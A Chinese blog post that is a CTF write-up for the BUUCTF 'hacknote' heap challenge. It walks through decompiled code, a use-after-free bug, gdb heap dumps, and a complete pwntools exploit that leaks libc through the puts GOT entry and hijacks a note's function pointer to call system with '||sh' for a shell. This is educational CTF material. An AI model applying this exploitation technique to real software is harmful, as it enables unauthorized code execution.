BUUCTF Hacknote

原创

Nagash1 于 2021-12-03 18:58:16 发布 2313 收藏

文章标签： 系统安全

版权声明：本文为博主原创文章，遵循 CC 4.0 BY-SA 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/qq_51821131/article/details/121705125

版权

Hacknote

分析过程

```
pure@ubuntu:~$ checksec hacknote
[*] '/home/pure/hacknote'
    Arch:     i386-32-little
    RELRO:    Partial RELRO
    Stack:    Canary found
    NX:       NX enabled
    PIE:      No PIE (0x8048000)
```

检查一下保护，无pie，32位，谨记啊，程序的位数，这次就吃亏了

```
int sub_8048956()
{
  puts("----------------------");
  puts("       HackNote       ");
  puts("----------------------");
  puts(" 1. Add note          ");
  puts(" 2. Delete note       ");
  puts(" 3. Print note        ");
  puts(" 4. Exit              ");
  puts("----------------------");
  return printf("Your choice :");
}
```

CSDN @Nagash1

明显的堆题，不过这次没有edit函数

```
for ( i = 0; i <= 4; ++i )
{
  if ( !ptr[i] )
  {
    ptr[i] = malloc(8u);
    if ( !ptr[i] )
    {
      puts("Alloca Error");
      exit(-1);
    }
    *(_DWORD *)ptr[i] = sub_804862B;
    printf("Note size :");
    read(0, &buf, 8u);
    size = atoi(&buf);
    v0 = ptr[i];
    v0[1] = malloc(size);
    if ( !*((_DWORD *)ptr[i] + 1) )
    {
      puts("Alloca Error");
      exit(-1);
    }
    printf("Content :");
    read(0, *((void **)ptr[i] + 1), size);
    puts("Success !");
    ++dword_804A04C;
    return __readgsdword(0x14u) ^ v5;
  }
```

CSDN @Nagash1

IDA View-A | Pseudocode-A | Strings window

```
1 int __cdecl sub_804862B(int a1)
2 {
3   return puts(*(const char **)(a1 + 4));
4 }
```

Add函数，最多创建5个堆，先malloc一个0x10的堆，然后把上面函数的地址赋给第一位，第二字赋给我们即将创建的size大小的堆

```
printf("Index :");
read(0, &buf, 4u);
v1 = atoi(&buf);
if ( v1 < 0 || v1 >= dword_804A04C )
{
  puts("Out of bound!");
  _exit(0);
}
if ( ptr[v1] )
{
  free(*((void **)ptr[v1] + 1));
  free(ptr[v1]);
  puts("Success");
}
return __readgsdword(0x14u) ^ v3;
```

CSDN @Nagash1

Free函数，输入index，free对应堆块，只是这里没有对指针进行清零，存在UAF漏洞

```
unsigned int sub_80488A5()
{
  int v1; // [esp+4h] [ebp-14h]
  char buf; // [esp+8h] [ebp-10h]
  unsigned int v3; // [esp+Ch] [ebp-Ch]

  v3 = __readgsdword(0x14u);
  printf("Index :");
  read(0, &buf, 4u);
  v1 = atoi(&buf);
  if ( v1 < 0 || v1 >= dword_804A04C )
  {
    puts("Out of bound!");
    _exit(0);
  }
  if ( ptr[v1] )
    (*(void (__cdecl **)(void *))ptr[v1])(ptr[v1]);
  return __readgsdword(0x14u) ^ v3;
}
```

CSDN @Nagash1

Dump函数通过指针调用，一看就可以泄露

整理一下思路，我们可以通过创建2个大于0x10大小的堆，然后free掉他们，然后申请一个0x10的堆，就能将这2个0x10的堆利用起来了，此时在利用UAF漏洞，就能得到一个真实地址了

add(24,‘aaaa’)
add(24,‘bbbb’)
delete(0)
delete(1)

下面我们gdb看看

```
Free chunk (fastbins) | PREV_INUSE
Addr: 0x8ef7000
Size: 0x11
fd: 0x00

Free chunk (fastbins) | PREV_INUSE
Addr: 0x8ef7010
Size: 0x21
fd: 0x00

Free chunk (fastbins) | PREV_INUSE
Addr: 0x8ef7030
Size: 0x11
fd: 0x8ef7000

Free chunk (fastbins) | PREV_INUSE
Addr: 0x8ef7040
Size: 0x21
fd: 0x8ef7010
```

CSDN @Nagash1


可以看到所有的堆都被free了，其中有2个0x10大小的堆


```
pwndbg> x/40wx 0x8ef7000
0x8ef7000:      0x00000000      0x00000011      0x00000000      0x08ef7018
0x8ef7010:      0x00000000      0x00000021      0x00000000      0x00000000
0x8ef7020:      0x00000000      0x00000000      0x00000000      0x00000000
0x8ef7030:      0x00000000      0x00000011      0x08ef7000      0x08ef7048
0x8ef7040:      0x00000000      0x00000021      0x08ef7010      0x00000000
0x8ef7050:      0x00000000      0x00000000      0x00000000      0x00000000
0x8ef7060:      0x00000000      0x00020fa1      0x00000000      0x00000000
0x8ef7070:      0x00000000      0x00000000      0x00000000      0x00000000
0x8ef7080:      0x00000000      0x00000000      0x00000000      0x00000000
0x8ef7090:      0x00000000      0x00000000      0x00000000      0x00000000
```

CSDN @Nagash1

内部结构大概是这样

然后我们在申请一次
payload=p32(addr)+p32(puts_got)
add(8,payload)





可以看到我们将0x0804862b重新写入了0x85b6008处，并将puts函数的got表写到了后面，之后dump一下0堆，就可以调用0x85b6008对应的函数，将puts的got表里面的值打印出来
dump(0)
puts_addr=u32(p.recv(4))
libc=LibcSearcher('puts',puts_addr)
offest=puts_addr-libc.dump('puts')
print hex(offest)
sys_addr=offest+libc.dump('system')
有了这个真实地址后，可以通过libcsearcher找到system函数的真实地址
接下来重复上面一次，将system的地址写到堆块的第一位上，第二位写上||sh，然后dump一次堆块0就能调用system（system;sh）
这里分号是linux下的一个命令，相当于隔开前面的内容，进行命令

delete(2)
add(8,p32(sys_addr)+'||sh')
dump(0)

这里我一直犯了一个错，一开始没注意到程序是32位的，libc一直用的64的，一直出不来结果，连offest后三位也不0，虽然一直感觉有问题，直到后面换用了libcseacher，找出来的版本显示为i386才发觉libc有问题，也算长记性了

Exp

```python
from pwn import *
from LibcSearcher import *

p=process('./hacknote')
#p=remote('node4.buuoj.cn',27677)
elf=ELF('./hacknote')
#libc=ELF('./libc_32.so.6')
puts_got=elf.got['puts']
addr=0x0804862b

def add(size,content):
 p.recvuntil("Your choice :")
 p.sendline('1')
 p.recvuntil("Note size :")
 p.sendline(str(size))
 p.recvuntil("Content :")
 p.send(content)

def delete(index):
 p.recvuntil("Your choice :")
 p.sendline('2')
 p.recvuntil("Index :")
 p.sendline(str(index))

def dump(index):
 p.recvuntil("Your choice :")
 p.sendline('3')
 p.recvuntil("Index :")
 p.sendline(str(index))

add(24,'aaaa')
add(24,'bbbb')
#add(24,'dddd')

delete(0)
delete(1)

payload=p32(addr)+p32(puts_got)
add(8,payload)

dump(0)
puts_addr=u32(p.recv(4))

libc=LibcSearcher('puts',puts_addr)
offest=puts_addr-libc.dump('puts')
#offest=puts_addr-libc.sym['puts']
print hex(offest)
sys_addr=offest+libc.dump('system')

delete(2)
gdb.attach(p)
add(8,p32(sys_addr)+'||sh')
#gdb.attach(p)

dump(0)

p.interactive()
```